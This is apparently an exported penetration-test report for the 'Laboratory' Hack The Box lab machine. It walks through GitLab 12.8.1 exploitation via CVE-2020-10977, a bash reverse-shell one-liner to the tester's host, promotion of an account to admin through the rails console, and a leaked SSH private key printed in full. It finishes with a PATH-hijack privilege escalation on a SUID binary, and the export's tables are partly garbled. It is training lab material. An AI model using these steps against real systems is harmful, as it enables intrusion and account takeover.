

Host Report

10.10.10.216 - Linux 4.15 - 5.6

 Linux  Server - Shelled - Owned

Host Notes:

```
dexter@laboratory:~$ cat user.txt
992dca86fc8f873da66b9cbe119d52c2
```

```
root@laboratory:~# cat /root/root.txt
750e11d55d244695477b3e72272ddd36
```

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:

Use that private key to SSH into this target.

```
ssh -i id_rsa dexter@10.10.10.216
```

```
dexter@laboratory:~$ cat user.txt
992dca86fc8f873da66b9cbe119d52c2
```

Checking dexter's privileges, we see he owns docker-security.

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \; | grep dexter
```

```
dexter@laboratory:~$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \; | grep dexter
-rwsr-xr-x 1 root dexter 16720 Aug 28  2020 /usr/local/bin/docker-security
dexter@laboratory:~$
```

Check what the binary can do. It runs a chmod. Hijack that with

```
echo "/bin/bash" > chmod
```

```
chmod 777 chmod
```

```
export PATH=/home/dexter:$PATH
```

Port	Proto	Service	Version	Status
/usr/local/bin/docker-security <pre> root@laboratory:~# cat /root/root.txt 750e11d55d244695477b3e72272ddd36 dexter@laboratory:~\$ echo "/bin/bash" > chmod 000 /bin/bash and maybe more dexter@laboratory:~\$ chmod 777 chmod dexter@laboratory:~\$ export PATH=/home/dexter:\$PATH dexter@laboratory:~\$ /usr/local/bin/docker-security root@laboratory:~# whoami root root@laboratory:~# hostname Command 'hostname' not found, did you mean: command 'hostname' from deb hostname (3.23) Try: apt install <deb name> root@laboratory:~# hostname laboratory root@laboratory:~# ifconfig Command 'ifconfig' not found, but can be installed with: apt install net-tools root@laboratory:~# ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:b9:99:d9 brd ff:ff:ff:ff:ff:ff inet 10.10.10.216/24 brd 10.10.10.255 scope global ens160 valid_lft forever preferred_lft forever inet6 fe80::250:56ff:feb9:99d9/64 scope link valid_lft forever preferred_lft forever 3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:6a:15:6a:59 brd ff:ff:ff:ff:ff:ff inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0 valid_lft forever preferred_lft forever inet6 fe80::42:6aff:fe15:6a59/64 scope link valid_lft forever preferred_lft forever 5: vethb3faef2@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default link/ether ae:8a:2f:fb:96:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0 inet6 fe80::ac8a:2fff:fe9b:9608/64 scope link valid_lft forever preferred_lft forever root@laboratory:~# cat /root/root.txt 750e11d55d244695477b3e72272ddd36 root@laboratory:~#</pre>				
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	Apache httpd 2.4.41	Checked

Port	Proto	Service	Version	Status
Port Notes: Add 10.10.10.216 git.laboratory.htb laboratory.htb to /etc/hosts Everything redirects to HTTPS TCP 443 TRANSFERRING TO HTTPS TCP 443				
123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
443	tcp	http	Apache httpd 2.4.41 ((Ubuntu))	Owned
Port Notes: └─(kali㉿kali)-[~/Desktop/HTB/Laboratory] └─\$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -k -u https://laboratory.htb 1 x =====				
Gobuster v3.1.0 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =====				
[+] Url: https://laboratory.htb [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.1.0 [+] Timeout: 10s =====				
2022/01/17 16:29:30 Starting gobuster in directory enumeration mode =====				
/.htaccess (Status: 403) [Size: 280]				

Port	Proto	Service	Version	Status
/.hta		(Status: 403) [Size: 280]		
/.htpasswd		(Status: 403) [Size: 280]		
/assets		(Status: 301) [Size: 319] [--> https://laboratory.htb/assets/]		
/images		(Status: 301) [Size: 319] [--> https://laboratory.htb/images/]		
/index.html		(Status: 200) [Size: 7254]		
/server-status		(Status: 403) [Size: 280]		

=====

2022/01/17 16:30:51 Finished



=====

Gobuster gave us nothing useful. Navigation to git.laboratory.htb provides us with a GitLab signup page.



OUR SERVICES

Laboratory provides high-quality security and development services at a low price point.

Port	Proto	Service	Version	Status
 The screenshot shows the GitLab Community Edition login page. At the top, there's a navigation bar with links to 'Sign in - GitLab' and a plus sign. Below the navigation bar, the URL 'https://git.laboratory.htb/users/sign_in' is visible. The page features the GitLab logo and the text 'GitLab Community Edition' and 'Open source software to collaborate on code'. On the right, there's a login form with fields for 'Username or email' and 'Password', a 'Remember me' checkbox, and a 'Forgot your password?' link. A 'Sign in' button is at the bottom of the form.				
Scrolling to the very bottom of the GitLab login, we can see an explore and about buttons that will let us look around without logging in, but everything we need to do requires a login. Register for a login. Full Name: Neocount Phoenix Username: Neocount Email: neocount@laboratory.htb Email confirmation: neocount@laboratory.htb Password: <randomly generated>				
 The screenshot shows the GitLab Projects page. At the top, there's a navigation bar with links to 'GitLab', 'Projects', 'Groups', and 'More'. Below the navigation bar, the URL 'https://git.laboratory.htb/projects' is visible. The page features the GitLab logo and the text 'GitLab Community Edition'. On the right, there's a 'New project' button. Below the navigation bar, there's a search bar and a 'Filter by name...' dropdown. The main content area shows a list of projects, including 'Dexter McPherson / SecureWebsite' with a description '100% unhackable HTML&CSS based website' and a 'Last updated' date of '1 year ago'.				
GitLab Community Edition Version GitLab Community Edition 12.8.1				

Port	Proto	Service	Version	Status
12.8.1 - Vulnerable to CVE-2020-10977 - Exploit Script found - git clone https://github.com/dotPY-hax/gitlab_RCE python3 gitlab_rce.py https://git.laboratory.htb <YOUR TUN0 IP> Pick Option 2, but be warned, the Ruby shell is INSANELY unstable so have another listener ready and use a bash statement to swap over. /bin/bash -c 'bash -i >& /dev/tcp/<YOUR TUN0 IP>/1337 0>&1' git@git:/\$ gitlab-rails console <pre>user = User.find_by(id: 5) user = User.find_by(id: 5) #<User id:5 @Neocount> user.admin = TRUE user.save!user.admin = TRUE (irb):23: warning: constant ::TRUE is deprecated true user.save!</pre> We can find our ID by looking at the Profile tab.				

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

User Settings > Edit Profile

Public Avatar

You can upload your avatar here

Upload new avatar

Choose file...

No file chosen

The maximum file size allowed is 200KB.

Current status

This emoji and message will appear on your profile and throughout the interface.

Your status

What's your status?

×

Main settings

This information will appear on your profile

Full name

Neocount Phoenix

Enter your name, so people you know can recognize you

Role

Select your role

Email

neocount@laboratory.htb

We also use email for avatar detection if no avatar is uploaded

Public email

Do not show on profile

This email will be displayed on your public profile

Commit email

neocount@laboratory.htb

This email will be used for web based operations, such as edits and merges. Learn more

User ID

5

Once an Admin, refreshing the GitLab page reveals a "SecureDocker" Project that contains Dexter's OpenSSH Private Key

Port	Proto	Service	Version	Status
Projects Your projects 4 Starred projects 0 Explore projects All Most stars Trending P Neocount Phoenix / ProjectTwo 🔒 Maintainer 1 P Neocount Phoenix / ProjectOne 🔒 Maintainer 1 P Neocount Phoenix / Project 2 🔒 Maintainer 1 P Neocount Phoenix / Project 1 🔒 Maintainer 1 S Dexter McPherson / SecureWebsite 🔒 100% unhackable HTML&CSS based website 1 S Dexter McPherson / SecureDocker 🔒 CONFIDENTIAL - Secure docker configuration for homeserver. Also some personal stuff, I'll figure that out later. 1				

Port	Proto	Service	Version	Status																
S SecureDocker Project overview Repository Files Commits Branches Tags Contributors Graph Compare Issues 0 Merge Requests 0 CI / CD Operations Analytics Wiki Snippets Settings Dexter McPherson > SecureDocker > Repository master securedocker / dexter / .ssh / id_rsa Initial commit Dexter McPherson authored 1 year ago id_rsa 2.54 KB <pre> 1 -----BEGIN OPENSSH PRIVATE KEY----- 2 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 38 -----END OPENSSH PRIVATE KEY----- </pre> Use that private key to SSH into this target. <pre>ssh -i id_rsa dexter@10.10.10.216 TRANSFERRING TO SSH TCP 22</pre> <table> <tr> <td>445</td><td>udp</td><td>microsoft- ds</td><td></td><td></td></tr> <tr> <td>500</td><td>udp</td><td>isakmp</td><td></td><td></td></tr> <tr> <td>514</td><td>udp</td><td>syslog</td><td></td><td></td></tr> <tr> <td>520</td><td>udp</td><td>route</td><td></td><td></td></tr> </table> https://pentest.ws/print/host/g6j9dbma 9/10	445	udp	microsoft- ds			500	udp	isakmp			514	udp	syslog			520	udp	route		
445	udp	microsoft- ds																		
500	udp	isakmp																		
514	udp	syslog																		
520	udp	route																		

Port	Proto	Service	Version	Status
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		